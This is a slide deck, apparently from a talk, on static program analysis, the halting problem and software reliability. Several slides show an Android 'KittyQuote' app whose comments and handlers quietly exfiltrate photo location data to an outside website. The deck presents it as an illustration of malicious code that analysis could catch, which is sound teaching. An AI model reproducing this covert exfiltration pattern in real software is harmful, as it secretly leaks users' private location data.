

Winning the War on Error: Solving the Halting Problem and Curing Cancer

Matt Might | matt.might.net | [@mattmight](https://twitter.com/mattmight)



Winning the War on Error: Solving the Halting Problem and Curing Cancer

Matt Might
@mattmight



A word from The White House.




**This is personal talk. This talk may not reflect
the views of the President or the administration.**



But, it used to.





▶


Spicer: Tweets are Trump's official statements

The War on Error

Error in code is bad.

code for software

code for software



code for people

code for people



We can fix both.

Unifying theme

Approximation!

Main ideas


```
public class KittyQuote extends Activity {
    String img = "k155"; // kitty image
    // other fields ...
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        // build quote list and other initialization
    }
    public String getKitty() {
        // access "DCIM/Camera" and use ExifInterface
        // to exfiltrate location
    }
    public void aboutButton(View view) {
        // display normal information
        String website = "http://www.catquotes.com";
        startActivity(
            new Intent(Intent.ACTION_VIEW,
            Uri.parse(website)));
        try {
            new SendOut().execute(website);
        } catch (Exception e) { }
    }
    public void nextButton(View view) {
        img = getKittey(); // store loc info
    }
    public void prevButton(View view) {
        img = getKittey();
    }
    public void kittyQuoteButton(View view) {
        // display kitty quote as toast message
        // ... and send out location info to a website
        String url = "http://www.catquotes.com?" + img;
        try {
            new SendOut().execute(url);
        } catch (Exception e) {
            // if network fails, not giving up
        }
    }
}
```

Type :quit<Enter> to exit Vim

f
:



```
 Kitty.java (~/Dropbox/Copy-imports/grants/darpa-apac/phase-reports/1) - VIM
public class KittyQuote extends Activity {
    String img = "k155"; // kitty image
    // other fields ...
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        // build quote list and other initialization
    }
    public String getKitty() {
        // access "DCIM/Camera" and use ExifInterface
        // to exfiltrate location
    }
    public void aboutButton(View view) {
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            Uri.parse(website)));
        try {
            new SendOut().execute(website);
        } catch (Exception e) { }
    }
    public void nextButton(View view) {
        img = getKitty();
    }
    public void prevButton(View view) {
        img = getKitty();
    }
    public void kittyQuoteButton(View view) {
        // display kitty quote as toast message
        // ... and send out location info to a website
        String url = "http://www.catquotes.com?" + img;
        try {
            new SendOut().execute(url);
        } catch (Exception e) {
            // if network fails, not giving up
        }
    }
}
Type :quit<Enter> to exit Vim
8,24
Top
```



{ halts
loops }


^
f :
:





```
● ● ●  Kitty.java (~/Dropbox/Copy-Imports/grants/darpa-apac/phase-reports/1) - VIM
public class KittyQuote extends Activity {
    String img = "k15"; // kitty image
    // other fields ...
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        // build quote list and other initialization
    }
    public String getKitty() {
        // access "DCIM/Camera" and use ExifInterface
        // to exfiltrate location
    }
    public void aboutButton(View view) {
        // display normal information
        String website = "http://www.catquotes.com";
        startActivity(
            new Intent(Intent.ACTION_VIEW,
            Uri.parse(website)));
        try {
            new SendOut().execute(website);
        } catch (Exception e) { }
    }
    public void nextButton(View view) {
        img = getKitty();
        // store loc info
    }
    public void prevButton(View view) {
        img = getKitty();
    }
    public void kittyQuoteButton(View view) {
        // display kitty quote as toast message
        // ... and send out location info to a website
        String url = "http://www.catquotes.com?" + img;
        try {
            new SendOut().execute(url);
        } catch (Exception e) {
            // if network fails, not giving up
        }
    }
}
Type :quit<Enter> to exit Vim
8,24
Top
```


→ { halts
loops
dunno }


Cousot & Cousot, 1977



















Fixing Software

Software is terrible.



KEEP
CALM
AND
goto fail;
goto fail;







HACKERS CAN DISABLE A SNIPER RIFLE—OR CHANGE ITS TARGET

Hacking a "Smart" Sniper Rifle

HACKERS REMOTELY KILL A JEEP ON THE HIGHWAY—WITH ME IN IT

Hackers Remotely Kill a Jeep on the Highway—with Me in It

For The First Time, Hackers Have Used A Refrigerator To Attack Businesses



Juli NEWS ANALYSIS



Researchers hack a pacemaker, kill a man(nequin)



MORE LIKE THIS



10 terrifying extreme hacks



MEDJACK: Hackers hijacking medical devices to create backdoors in hospital...

INFORMATION


SECURITY

RESTROOMS





Why?



James Iry

@jamesiry



Following

A C programmer is one who, when told not to run with scissors, responds "it should be 'don't trip with scissors.' I never trip."

RETWEETS

886

LIKES

822



12:49 PM - 19 Oct 2015



...

Solution?

Need to *engineer* software.

software engineering

software engineering
is not engineering

an engineer uses prediction

$$F = ma$$

$$a = \frac{F}{m}$$

$$v(t) = \int a \, dt$$

$$v(t) = at + v_0$$

